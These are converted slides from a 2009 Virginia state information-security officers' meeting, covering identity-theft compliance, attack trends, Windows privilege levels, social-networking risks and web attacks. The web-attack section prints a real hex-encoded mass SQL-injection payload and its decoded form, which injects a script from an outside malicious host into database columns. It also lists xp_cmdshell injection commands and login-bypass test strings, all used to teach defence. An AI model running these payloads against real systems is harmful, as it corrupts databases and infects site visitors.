



Virginia Information Technologies Agency

Commonwealth Information Security Officers Advisory Group (ISOAG) Meeting

November 18, 2009

November





ISOAG November 2009 Agenda

- | | | |
|------|---|----------------------|
| I. | Welcome & Opening Remarks | Bob Baskette, VITA |
| II. | Identity Theft Prevention Program | Steve Werby, VCU |
| III. | IT Seppuku: Why Do We Still Suffer Security Violations? | Eric Taylor, NG |
| IV. | User Privilege Levels | Bob Baskette, VITA |
| V. | Are You Telling Too Much? Social Networking & Your Digital ID | Michael Watson, VITA |
| VI. | World Wild Web | Bob Baskette, VITA |
| VII. | Upcoming Events and Other Business | Bob Baskette, VITA |

Identity Theft Prevention Program

I don't have to implement an identity theft prevention program...or do I?

Steve Werby, VCU ISO

FTC Red Flags Rule

- Requires implementation of a written identity theft prevention program that detects warning signs of identity theft in connection with new and existing accounts
- Applies to financial institutions and creditors

But my agency isn't a financial institution!

- Financial institution – holds a transaction account belonging to a consumer
- Transaction account – account from which owner makes payments or transfers
- Creditor – regularly extends/renews/continues credit (permit deferred payments for a purchase)

Covered accounts

- Type 1 – consumer account designed to permit multiple transactions
- Type 2 – any other account for which there's reasonable foreseeable identity theft risk to customers or your organization
- VCU examples
 - Student installment payment plan accounts
 - Loan accounts
 - VCUCard (debit bank card via Wachovia)

How to comply

1. Identify relevant red flags
2. Implement procedures to detect red flags
3. If detected, respond to mitigate identity theft
4. Train employees
5. Keep the program current

Types of red flags

1. Suspicious account activity
2. Suspicious identifying information
3. Suspicious documents
4. Information from credit reporting agencies
5. Notices from other sources

When?

- Red Flags Rule issued November, 2007
- Effective January, 2008
- Compliance November 2008
Compliance May 2009
Compliance August 2009
Compliance November 2009

Implementation

- Convene committee
- Develop policy (approved by BOV)
- Designate program administrator
- Develop communication and training plan
- Establish oversight and administration

Key points

- Red Flags Rule is flexible
- Consider your risk factors
- Don't forget your service providers
- Even if not required, consider implementing program

References

- FAQ:
<http://www.ftc.gov/bcp/edu/microsites/redflagsrule/faqs.shtml>
- How-To Guide for Business:
<http://www.ftc.gov/redflagsrule>
- 26 possible red flags (page 63774):
<http://ftc.gov/os/fedreg/2007/november/071109redflags.pdf>
- VCU Identity Theft Prevention policy:
<http://infosecurity.vcu.edu/docs/identity-theft-prevention-policy.pdf>



IT Seppuku: Why Do We Still Suffer Security Violations?

Eric Taylor

NG Enterprise Security Architect



NORTHROP GRUMMAN

Agenda

- Introduction
- Evolution of computer attacks
- The Commonwealth over the last year
- The Why - Stop and Rob Example
- How Do We Avoid Security Violations

Cybergovernment

The screenshot shows the Virginia.gov website interface. At the top, there is a navigation bar with "Virginia.gov", "Online Services", "Commonwealth Sites", "Help", and "Governor". A search bar is located on the right. Below the navigation is a banner for the "OFFICIAL WEB SITE OF THE COMMONWEALTH OF VIRGINIA" featuring pumpkins and autumn leaves. The main content area features a large article titled "Outstanding Achievement in State IT" from NASCIO, announcing the 2009 Recognition Awards. The article text reads: "NASCIO announces finalists for 2009 Recognition Awards. Congratulations to Virginia's four national finalists in the field of information technology! Learn about the program and the finalist [here](#)." The article includes a pagination bar with numbers 1 through 18. To the left of the main content is a "TOPICS" sidebar with links to Home, Government, Employment, Business, Education, Family, Tourism and Travel, and Facts and History. Below this is an "EXPLORE VIRGINIA" section with a map of the state. At the bottom left is a "TRAFFIC" sidebar with links to 511 Virginia Road Conditions, Highway Safety, HOV Lanes, Road Alerts, and Rest Area Welcome Centers. To the right of the main content is a "GOVERNOR" section for Tim Kaine and a "STAY CONNECTED" section with links to Live Help, RSS Feeds, Twitter, Facebook, Podcasts, YouTube, Flickr, and Get and Share. At the bottom of the page is an "ONLINE SERVICES" carousel with icons for Stimulus.Virginia.gov, Transparency Resources, VIRGINIA GROWN, and Legal Plan Sellers Registration. A red "ALERTS" button is located at the bottom right.

Cybercommunity



Cybereconomy



Cybergeeks



Cybersickness




ENTER




**HONG KONG UNIVERSITY OF
SCIENCE & TECHNOLOGY**

Cyberbaby



Cyberdefense



Cyberspace




Cyberwarfare



Cybersabotage



Cybercrime



Cybercriminal



Cybertherapist



Cyberwarrior

Your Face Here



Cybersuicide



Disclaimer

- No such thing as a “secure” system
- Security is hard, but the basics are easy and still need attention.
- Attacks are not always technical, non-technical means can be used
- Attacks take the path of least resistance
- Security is enablement, not control.

Evolution of computer attacks

- Hacking for Fun (1970 – 1995)
 - The goal was to gain access
 - Motivation was mainly curiosity
 - Methods: phreakers, password guessing, bad configurations, virus, trojan horses, insecure networks.
- Lessons Learned
 - New Laws: Congress passes the Computer Fraud and Abuse Act

Evolution of computer attacks

- Casual Hacking (1995 – 2000)
 - The goal was to gain access, defacement, disruption.
 - The motivation was for “showing off”, education, publicity and money.
 - Methods: buffer overflows, email virus/ attachments, AOHell, Back Orifice
- Lessons Learned
 - There is a need for compromise detection (intrusion detection)
 - Software security through better tools and languages

Evolution of computer attacks

- Hacking (2001 – 2005)
 - The goal was to attract attention through large-scale activities.
 - Motivation publicity and money
 - Methods: DoS, worms, rootkits, etc..
- Lessons Learned
 - Service Denied
 - Bill Gates decrees that Microsoft will secure its products and services, and kicks off a massive internal training and quality control campaign.

Evolution of computer attacks

- Professional hacking (2005 - ??)
 - The goal for system compromise, identity theft, information exfiltration, and *Advanced Persistent Threat (APT)*
 - Motivation is \$\$\$
 - Methods: web attacks, phishing / pharming, spear-phishing, etc..
 - Malware, drive by downloads, FakeAV
 - Large-scale botnets, hacker “service” networks
 - Conficker worm infiltrated billions of PCs worldwide

Commonwealth over the last year

- Malware / Worms
 - Over a three month period, 1335 total unique infections (fakeav and others)
 - Conficker
 - FakeAV
- Mobile Devices
 - USB drives
 - Lost Flash drives
 - Conficker
 - Stolen or lost Laptops
- Unsecure configurations
 - Systems not locked down before production


Commonwealth over the last year

- Information leakage
 - Posting sensitive information to public website
 - Human Error
- Application Security
 - According to Privacy Clearing house, one incident in 2009, Virginia provided individual notifications to 530,000 people
 - $530,000 \times \$0.50 = \$265,000$ (estimate for stamps and envelopes)
- Social Engineering
 - Spear phishing user accounts throughout the Commonwealth

Commonwealth Incidents

- Malware
 - 66% over the last year
 - Major Outages
- Unauthorized Access Attempts
- 3 instances of Virginia Agencies in 2009 appear on the Privacy Clearing House - “A Chronology of Data Breaches” website.

% of Incidents by Classification




The Why - Stop and Rob Example

Charlie 16 to dispatch, we are currently 10-8 at the Stop and Rob on 2400 block of Jeff Davis.



The Why - Stop and Rob Example



The Why - Stop and Rob Example

Charlie 16 to dispatch, we are currently 10-8 at the Stop and Rob on 2400 block of Jeff Davis.



How Do We Avoid Security Violations?

- 20 Critical Controls, prioritized baseline of information security measures and controls*
- Boundary Defense
- Avoiding Insecure Network Designs
- Patch Management
- User Awareness
- Least Privilege
- End Point or Client Side Security

* *NOTE - SANS 20 Critical Security Controls - Version 2.1*

How Do We Avoid Security Violations?

- Secure Systems Development Life Cycle (SDLC) Processes
- Security As Weighted Factor During the Procurement Process
- Application Security
- Security Skill Assessment and Appropriate Training

Summary

- We are still learning our lessons
- Attackers are more advanced than ever before
- Security must start from the beginning
- The Commonwealth is a target



User Privilege Levels

Bob Baskette
CISSP-ISSAP, CCNP/CCDP, RHCT
Commonwealth Security Architect



Microsoft Windows User Privilege Levels

- Microsoft Windows provides three generic user privilege levels
 - Normal User
 - Power User
 - Local Admin
- Each level grants the user additional privileges and allows the user greater control over the operating system and applications
- Each level could also provide malicious software with additional privileges and opportunities to infect a vulnerable computer



Normal User Privileges

- Shut down the workstation
- Run certified Windows 2000 or Windows XP Professional programs
- Control personal data files & personal portions of the registry
- Install printers (if the print drivers are already installed)



Power User Privileges

- Run legacy applications (in addition to Windows 2000 or Windows XP Professional certified applications)
- Install programs that do not modify operating system files or install system services
- Customize system-wide resources including printers, date, time, power options & other Control Panel resources
- Create and manage local user accounts and groups (power user can not add themselves to the admin group)
- Stop & start system services which are not started by default



Local Administrator Privileges

- Access Other users' folder data on an NTFS volume.
- Disable services such as Anti-Virus, Host Intrusion Detection Systems (Proventia) or Software Management Systems (Altiris)
- Install operating systems, services, hardware drivers, applications, and service packs



Local Administrator Privileges

- Upgrade & repair operating systems
- Configure critical operating system parameters (including password policy, access control, audit policy, kernel mode driver investigation, etc.)
- Install and run programs written for versions of Windows prior to 2000



Questions???

For more information, please contact:
CommonwealthSecurity@VITA.Virginia.Gov

For more information on topics discussed in this
presentation:

Bob.Baskette@VITA.Virginia.GOV

Thank You!



Are You Telling Too Much? Social Networking and Your Digital ID

Michael Watson
Director of Security Incident Management





Social Networking

- Purpose
- Online Identity
- Security Risks
- Privacy



Social Networking Services

- Typically communities of people who share interests and/or activities, or who are interested in exploring the interests and activities of others
- Most popular services are online
 - Facebook
 - MySpace
 - Twitter
- Different version of the concept have been around for years
 - Bulletin Board Systems (BBS)
 - Chat Rooms
- Unique aspect of newest social networking is the history and storage of personal data

Establishing Your Online Identity

- “You’re going to like the way you look, I guarantee it.” – Men’s Warehouse
 - Maybe not all of the time
- “An elephant never forgets.”
 - And neither does the Internet
- “The person who writes for fools is always sure of a large audience.” - Arthur Schopenhauer
 - You never know who is going to be viewing your information.



Personal vs. Professional Identity

- Use the right tool for the job
- Know who will be viewing the profile
- Be cautious of what information you share with your audience
- Consider two different profiles
- Consider who can post information on your site



Establishing Identities

- “Yes, Virginia, there is a Santa Clause”
 - And he is on twitter! <http://twitter.com/santaclaus>
- Virginia is on twitter
 - VDEM - <http://twitter.com/vdem>
 - Tax - <http://twitter.com/vatax>
 - VDOT - <http://twitter.com/VADOT>
 - DSS - <http://twitter.com/VDSS>
- Followers
 - Media
 - Those looking to take advantage
- Fake Identities

Virtual Identity Theft

twitter

Home Profile Find People Settings Help Sign out

 **VDOT**

Name VDOT

0	36	1
following	followers	listed

Tweets **0**

 **VDOT_Ric_traffi**

Name VDOT 511

0	12	1
following	followers	listed

Tweets **0**



Distinguish the Identity From Others

[VDOT 511 \(VDOT Ric traffi\) on Twitter](#)

Already using Twitter from your phone? Click here. Default_profile_0_bigger. VDOT_Ric_traffi. Name **VDOT 511**. 0 Following · 11 Followers · 1 Listed ...
[twitter.com/VDOT_Ric_traffi](#) - [Cached](#)

[vdot \(vdot82\) on Twitter](#)

... road dog!10:43 AM Jul 24th from web; to my loyal followers - you will not be disappointed. until i quit.10:37 AM Jul 24th from web. more. Name **vdot ...**
[twitter.com/vdot82](#) - [Cached](#)

[VaDOT \(VaDOT\) on Twitter](#)

There could still be delays.7:38 AM Oct 2nd from web; **VDOT**: Delays continue on Route 29 between Warrenton and Opal in Fauquier County. ...
[twitter.com/VADOT](#) - [Cached](#)

[VDOT \(VDOT\) on Twitter](#)

VDOT is using Twitter. Twitter is a free service that lets you keep in touch with people through the exchange of quick, frequent answers to one simple ...
[twitter.com/Vdot](#) - [Cached](#)

Be Careful of Associations



virginia_tech

Blacksburg, Virginia

Remember to wear Maroon to the Maroon 5 Concert.
7:20 PM Nov 10th



VirginiaB_Alert

Virginia Beach WX | Virginia Beach, Virginia

...COASTAL FLOOD WARNING REMAINS IN EFFECT
UNTIL 6 PM EST FRIDAY... ...HIGH SURF ADVISORY
REMAINS IN EFFECT UNTIL 6 PM <http://s3z.us/gq.htm>
about 1 hour ago



vagovernor

Virginia Governor | Commonwealth of Virginia

@briandevine You need to get laid.
10:05 AM Aug 25th





Security Risks

- General security practices apply
 - Be extra careful since presumably the community is trusted
 - Don't click on anything that doesn't look legitimate
- Be cautious of the applications offered
 - Known fake applications
 - Compromised applications
- Social Engineering



Privacy

- Visible Technologies
 - CIA investment
 - Social media
- Exposing personal details
 - Common security questions
 - Family relations
 - Profiling
- Sharing your location
- Personal opinions
- Impact on children/young adults
- Deleting your data



Privacy for Children

- Young Adults
 - Social Networking is taken into account with college applications
 - 10% of admissions officers acknowledged looking at social-networking sites to evaluate applicants
 - 38% said that what they saw “negatively affected” their views of the applicant
 - 25% of schools checking social networks said their views were improved
 - 21% of colleges used social-networking sites for recruiting prospects and gathering information about applicants.
 - “My staff is free to check out anonymous tips about social-networking sites or make use of the information if the admissions committee is evaluating a “tight” decision.” - Greg Roberts, senior associate dean of admission at the University of Virginia
- Cyber Bullying
- Parental Monitoring



Social Networking Statistics

According to the Rapleaf Social Networking Study

Social Network	Gender	Age Groups							Number of Total Members
		14-17	18-24	25-34	35-44	45-54	55-64	65+	
Myspace	Women	5,158,453	7,091,214	3,800,542	1,252,287	542,694	167,087	71,531	18,083,813
	Men	3,365,442	5,226,788	3,238,471	1,209,510	475,566	167,101	66,852	13,749,732
Facebook	Women	784,214	1,685,029	767,619	184,057	72,743	21,441	10,270	3,525,373
	Men	357,017	977,753	609,655	177,662	62,033	22,024	8,545	2,214,689
LinkedIn	Women	3,697	39,594	178,550	69,197	24,368	7,726	1,355	324,487
	Men	4,618	42,642	222,431	124,759	45,310	16,083	3,379	459,222
Flickr	Women	87,720	303,941	363,220	139,090	60,707	19,871	5,113	979,662
	Men	44,170	235,015	398,061	205,631	89,587	33,994	8,998	1,015,456



Social Networking

- Who uses it and why
- What to keep in mind when establishing your online identity
- Potential security issues to be aware of when using social networking
- Understand the privacy impact



Questions?

Thank you!



World Wild Web

Bob Baskette
CISSP-ISSAP, CCNP/CCDP, RHCT
Commonwealth Security Architect



Untangling the Web of Woe

- Exploiting the server
 - SQL-injections
 - Cross-Site Scripting
 - Buffer Overflows
 - Website Defacement
- Exploiting the user
 - Drive-by downloads
 - DNS Cache poisoning
 - Spoofed SSL-certificates
 - Phishing and Spam



SQL-injection information

- Can occur whenever client-side data is used to construct an SQL query without first adequately constraining or sanitizing the client-side input. The use of dynamic SQL statements (the formation of SQL queries from several strings of information) can provide the conditions needed to exploit the back-end database that supports the web server.
- SQL injections allow for the execution of SQL code under the privileges of the system ID used to connect to the backend database.
- Malicious code can be inserted into a web form field or the website's code to make the system execute a command-shell or other arbitrary command.
- In addition to command execution exploitation, this vulnerability may allow a malicious individual to change the content of the back-end database and therefore the information displayed by the website.

SQL-injection information

- Types of SQL injection vulnerabilities:
 - Error-based
 - The error messages reported by the database after receiving an invalid query are displayed to the malicious individual allowing the malicious individual to leverage information based on this output
 - Blind
 - No error information is displayed to the malicious individual thereby increasing the difficulty of detection and exploitation of the vulnerability.



Hex-Encoded SQL-injections

- DECLARE%20@S%20CHAR(4000); SET%20@S=CAST(0x4445434C415245204054207661726368617228323535292C40432076617263686172283430303029204445434C415245205461626C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D652C622E6E616D652066726F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726520612E69643D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D3939206F7220622E78747970653D3335206F7220622E78747970653D323331206F7220622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E20657865632827757064617465205B272B40542B275D20736574205B272B40432B275D3D2727223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F777777332E73733131716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D27272B5B272B40432B275D20776865726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F777777332E73733131716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D272727294645544348204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F72%20AS%20CHAR(4000)); EXEC(@S);

Hex-Encoded SQL-injections

- ```

DECLARE @T varchar(255),@C varchar(4000) DECLARE
Table_Cursor CURSOR FOR select a.name,b.name from
sysobjects a,syscolumns b where a.id=b.id and a.xtype='u'
and (b.xtype=99 or b.xtype=35 or b.xtype=231 or
b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM
Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0)
BEGIN exec('update ['+@T+] set
['+@C+]=''></title><script
src="hxxp://www3.ss11qn.cn/csrrss/w.js"></script><!--
'+['+@C+'] where '+@C+' not like "%"></title><script
src="hxxp://www3.ss11qn.cn/csrrss/w.js"></script><!--
''')FETCH NEXT FROM Table_Cursor INTO @T,@C END
CLOSE Table_Cursor DEALLOCATE Table_Cursor

```

# Sample SQL-injection commands

- Directory Listing
  - Blah'; exec master..xp\_cmdshell "dir c:\\*.\* /s > c:\directory.txt" - -
- Create File
  - Blah'; exec master..xp\_cmdshell "echo hacker-was-here > c:\hacker.txt" - -
- Ping
  - Blah'; exec master..xp\_cmdshell "ping 192.168.1.2" - -

## SQL-injection Vulnerability Test Strings

- Blah' or 1=1 --
- Login:blah' or 1=1 --
- Password::blah' or 1=1 --
- <http://search/index.asp?id=blah'>
- The -- at the end of the command is to ignore the rest of the command as a comment



## SQL-injection Mitigation

- Most SQL injection vulnerabilities can be mitigated by avoiding the use of dynamically constructed SQL queries
- Use parameterized queries to ensure that the user input will be treated as only as data, not as part of the SQL query
- Encode all data from “Free-Form” user input fields prior to submitting the data to the database.

# SQL-injection Mitigation

- Filter or sanitize any strings that must be used to create dynamically constructed queries to ensure that it cannot be used to trigger SQL injection vulnerabilities.
  - Filter character type to input field
    - Alpha characters for name fields
    - Numeric characters in telephone number fields
    - Only allow @ in email fields
  - Avoid the following characters: " (double quote), ' (single quote), ; (semicolon), , (colon), - (dash).
  - Always restrict the allowed characters rather than filtering out specific 'bad' ones



## SQL-injection Mitigation

- Minimize the privileges of the user's connection to the database
- Enforce strong passwords for the SA and Admin accounts
- Disable verbose or explanatory error messages
- Review source code for weaknesses
- Implement a web application firewall (WAF).



## Cross-Site Scripting (XSS)

- Allows a malicious individual to utilize a website address that does not belong to the malicious individual for malicious purposes.
- Cross Site Scripting attacks are the result of improper filtering of input obtained from unknown or untrusted sources.
- Cross-Site Scripting attacks occur when a malicious individual utilizes a web application to send malicious code, generally in the form of a browser side script, to an unsuspecting user.
- The parameters entered into a web form is processed by the web application and the correct combination of variables can result in arbitrary command execution.

## Cross-Site Scripting (XSS)

- The unsuspecting user's browser has no way to know that the script should not be trusted, and will execute the script.
